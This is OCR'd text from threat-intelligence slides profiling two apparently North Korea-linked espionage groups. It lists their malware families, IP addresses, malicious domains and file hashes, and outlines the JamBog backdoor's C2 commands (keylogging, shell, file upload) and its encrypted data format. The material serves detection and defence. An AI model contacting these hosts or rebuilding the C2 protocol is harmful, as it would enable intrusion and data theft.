
Adversary	Malware	Target
CLOUD DRAGON	• TroiBomb • RoastMe • JamBog (AppleSeed) • BabyShark • DongMulRAT (WildCommand)	🇰🇷 🇺🇸 🇯🇵 🇪🇺 🏛️ GOV 🏫 💵 🔬 🖥️ ✈️ 🪖
KIM DRAGON	• Lovexxx (GoldDragon variant) • JinhoSpy (NavRAT variant) • BoboStealer (FlowerPower) • MireScript	🇰🇷 🇺🇸 🇮🇳 🏛️ GOV 🏫

CloudDragon



185.224.138.29
92.249.44.201
rolls-royce-love.890m.com
JamBog
safe-naver-mail.pe.hu
chanel-love.org-help.com
DongMulRAT
user.mai1-help.com
BabyShark
finalist.org-help.com
gbxhd.org-help.com
c39509c0f4ad502cdcab98f1287ba3ea
f928a8eb6a04e8c47eafbed8ff014ed1
20301fdd013c836039b8cfe0d100a1d7
58a004bda71f023273c058718bf661a3
3600db06b23f3ded0148b5965d33a928
27b5b1043676995be9695cd4dc4f1812
81c83961bdf2f84c90bea97a14631ab6
98b622fb3aa6d7b5f835ea80434c6b16
7e609404cc258bbe283bea6ddd7af293
c315de8ac15b51163a3bc075063a58aa
da2a9d2df3a5af246bf5544f7c10a4b1
1f7ac13f814d42ff8b0a3dc5c3642d56
user-protect-center.pe.hu
RoastMe
main00.esy.es
ahnlab-vac.hol.es
TroiBomb
happy-new-year.esy.es
185.224.137.164

KimDragon



915d858c5395552d151c883953605ea0
698588e9b09cc0d90cb58d1c622755fd
a3f3bdfae1aef85b0006aedc52342311
9f85509f94c4c28bb2d3fd4e205de857
angeloedu.atwebpages.com
pingguo5.atwebpages.com
BoboStealer
Lovexxx
NavRAT
itoassn.mireene.co.kr
MireScript
nhpurumy.mireene.com
Download
Variant
atwebpages.com
WebKitFormBoundarywhpFxMBe19cSj...
JinhoSpy
7e222d1d50232
mireene.co.kr


2017
2018
2019
2020
2021
TroiBomb
RoastMe
JamBog
BabyShark
DongMulRAT

Incubation → 잠복(JamBog)



JamBog




- **ping:** m=a&p1=[uid]
- **upload:** m=b&p1=[uid]&p2=[type]
- **down_cmd:** m=c&p1=[uid]
- **delete_cmd:** m=d&p1=[uid]
- **update:** m=e&p1=[uid]&p2=[arch]&p3=[sha1]

CMD Function

- Screenshot
- Keylog
- Fileupload
- Shell
- Run Plugin

Data Structure(cmd, upload file)

0x00



```
00000000 00000000 00000025 5044462D              %PDF-
312E372E 2E342030 206F626A 0BB77180   1.7..4 0 obj .q.
771BD65E 8FCF0433 2BE44A1A 9788EBD0   w .^.. 3+.J ....
3A41465E 8CCF0433 2FE44A1A 6877EBD0   :AF^.. 3/.J hw..
CF1BD65E 8FCF0433 6BE44A1A 9788EBD0   . .^.. 3k.J ....
771BD65E 8FCF0433 2BE44A1A 9788EBD0   w .^.. 3+.J ....
```

Magic Header
Checksum
XOR Key
Enc Data

Technique I: Supply Chain Attack

The Incident

